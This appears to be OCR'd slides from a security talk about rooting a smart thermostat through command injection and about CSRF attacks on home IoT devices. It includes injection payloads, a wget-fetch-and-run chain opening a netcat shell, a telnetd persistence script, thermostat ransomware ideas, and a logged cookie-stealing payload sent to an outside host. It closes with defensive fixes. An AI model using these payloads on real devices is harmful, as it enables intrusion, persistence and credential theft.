


Table: defaults

	ui_backdropVisible	ui_activeTheme	ui_backgroundInde	i_heatCoolIndicato	ui_heatCoolTbar	ui_heatCoolRmt	i_heatCoolModeS	i_screenSaverType	i_scree
	Filter	Filter	Filter	Filter	Filter	Filter	Filter	Filter	Filter
1	0	3	0	0	0	0	0	1	0


Examining firmware

- JavaScript looks a lot better once run through JSBeautify
- A lot of exec commands and runs as root
- Not much evidence of user input validation
- Command injection a likely vulnerability



```
        alertManager.show(AlertType.YESNO, util.getLangText("lang_resethumpadcontent"), util.getLangTe
            eb.send({
                type: EventType.RESETHUMPADALERT
            })
        }, null)
    },
    extOnTsCalibrate = function() {
        alertManager.showWait(), System.executeCommandLine("rm " + sys_pointercal), System.reboot()
    },
    extCopyCustomBg = function() {
        alertManager.showSave(), System.executeCommandLine("cp " + galleryPath + ibImageArray[ibSelect
    },
    extPromptExport = function() {
        switch (util.sdInserted()) {
            case util.sdResponse.UPGSTAT:
                alertManager.show(AlertType.YESNO, languagePack.ie_upgradeStat, languagePack.ie_upgrad
                    alertManager.showWait(), System.reboot()
                }, null);
                break;
            case util.sdResponse.UPGAPP:
                alertManager.show(AlertType.OK, languagePack.ie_upgradeApp, languagePack.ie_upgradeTit
```

Vendors assume firmware hidden




```
        }()); r = f.shuffle();
        break;
    case w.SONOFABITCH:
        r = function() {
            for (var a = screen.width, t = scree
                var l = Math.round(Math.random()
                for (c + l > t && (l = t - c); a
                    var g;
                    g = Math.round(Math.random()
                    var T = o + g;
```

```
},
sch
);
()
```

Getting root

- Put *;ping –c 1 x.x.x.x;* in every single field, filename and parameter I could find
- Increment x so that you can identify which point is triggered
- Try options in the UI
- Bingo! Pings to 12.12.12.12
- The name of the images in the metafile is injectable when loading settings




```
{
  "time":1467908777,
  "origin":0,
  "model":"VH;ping -c 11.11.11.11;",
  "version":4.08,
  "imgs":[
    {"path":"0.bin", "ssExclude":false,
    {"path":";ping -c 12.12.12.12;.bin",
  ]
}
```

Getting root

- We want to get a shell
- Use cross-compiled netcat
- Injected command:
  - ; wget http://eor.io/test.sh ; chmod +x test.sh ; ./test.sh;
- Test.sh downloads netcat and runs it listening on port 24
- Now we can connect to the device and see what is going on
- Wget kept on hanging with downloads bigger than 100k, so had to bzip2 and split file

Getting root – better


- Now we can run commands in a netcat shell
- Let's convert this to a better shell using telnet, and get some better commands
- Cross compile busybox with everything we need
- Copy from SD card instead of network
- Edit inittab/init.d/startgui.sh script to persist



```
#! /bin/sh
cd /home/volatile
cp /mnt/busybox .
chmod +x busybox
ln -s busybox telnetd
cp /mnt/S50telnetd /etc/init.d/
cp /mnt/inittab /etc/
chmod +x /etc/init.d/S50telnetd
/etc/init.d/S50telnetd
```

Ransomware


- Modify stat.mxe – easy to add simple functionality, but a single error causes it to die and not connect to network
- We can force a firmware update by editing first few bytes to later version to restore, but slow
- Easier to modify existing functionality
  - Screensaver to warning
  - Lock using PIN (and change frequently)
  - Annoying buzzer
  - Turn on HTTP API
  - Change outputs to whatever you want
  - Cool and heat at same time
  - IRC based botnet



```
echo 0 > /dev/thermostat/G
echo 0 > /dev/thermostat/W1
echo 0 > /dev/thermostat/W2
echo 0 > /dev/thermostat/W3
echo 0 > /dev/thermostat/Y1
echo 0 > /dev/thermostat/Y2
```

Ransomware

- What’s the attack vector?
- 120Mb Air app replaced with 500k .net app – small size and ease of utility
- App to upgrade thermostat – commercial version has more features and just needs firmware tamper
- Modify firmware before selling on eBay – no way of checking




What could be fixed?

- Make hackers job harder
  - Encrypt firmware to prevent it being unpacked and inspected
  - Sign firmware to prevent it being modified
  - Check firmware signature at boot
- Fix vulnerabilities
  - Never trust any user input (even filenames and SSIDS)
  - Follow principle of least privilege – no need to run everything as root
  - Minimise use of read/write partitions
  - Basic firewall to prevent unwanted in/out connections
  - Hardware interlocks
  - Strip debug symbols from binaries
- Third party testing!
- It’s only a thermostat, right?

You think you are safe behind a firewall?

- Half of IoT gear with web interfaces or APIs implement no CSRF protection - some even no authentication
- Home users – and many business users – do not segregate their network
- Many of these web interfaces aren’t even used – move to cloud connectivity
- A user’s browser, on a third-party site, can spray CSRF across the local network, hoping to hit something

You aren’t safe behind a firewall



```
Every 2.0s:...  Mon Aug  8 12:37:20 2016

access.log:92.233.210.160 - - [08/Aug/20
16:12:33:50 +0200] "GET /GREPME4?session
id=65237d8b;%20auth=ok;%20expires=Sun,%2
015-May-2112%2001:45:46%20GMT;%20TBSPASS
WORD=PPWXEAA3;%20language=en_us;%20NEUTR
AL_VERSION=-;%20sys_UserName=admin;%20ex
pires=Mon,%2031-Jan-2112%2016:00:00%20GM
T-quick-[redacted] HTTP/1.1" 404 457 "
http://192.168.1.194/cgi-bin/webproc?%3A
sessionid=deadbeef&obj-action=auth&%3Aac
tion=login&errorpage=html%2Fmain.html&ge
tpage=html/index.html&var:menu=advanced&
var:page=conntorouter&var%3Amenu=setup19
497%22%3bsetTimeout(function(){var%20ima
ge%20=%20document.createElement(%27img%2
7)%3b%20var%20a=%22http://xjs.io/GREPME4
?%22%3ba=a.concat(document.cookie)%3b%20
a=a.concat(%27-%27)%3b%20a=a.concat(G_ar
rClient[1][5])%3ba=a.concat(%27-%27)%3b%
20image.src=a.concat(G_arrClient[1][18])
%3b},1000)%3bvar+foo%3d%22&var%3Asubpage
=-" "Mozilla/5.0 (Windows NT 6.3; WOW64;
 rv:47.0) Gecko/20100101 Firefox/47.0"
```

Protect against CSRF

- We turned off port-forwarding so that devices couldn’t be attacked through a firewall
- But we left vulnerable CSRFable web interfaces
- This is actively being used to root and control routers
- Our Jamie has found tens of devices vulnerable
  - Routers
  - Wifi-extenders
  - IP cameras
  - Remote sockets…

So what? What’s the impact?

- Stop thinking about these as isolated devices. It’s not just a thermostat, lightbulb, camera or doll
- These are powerful Linux boxes, behind your firewall
- You can’t tell when they have been owned
- Data exfiltration, owning other boxes, persistence
- What would happen if 200,000 thermostats all turned on air con at the same time?
- Did you know most (all?) UK smart meters have a remote disconnect?

@cybergibbons

@thekenmunroshow

@pentestpartners

www.pentestpartners.com/blog/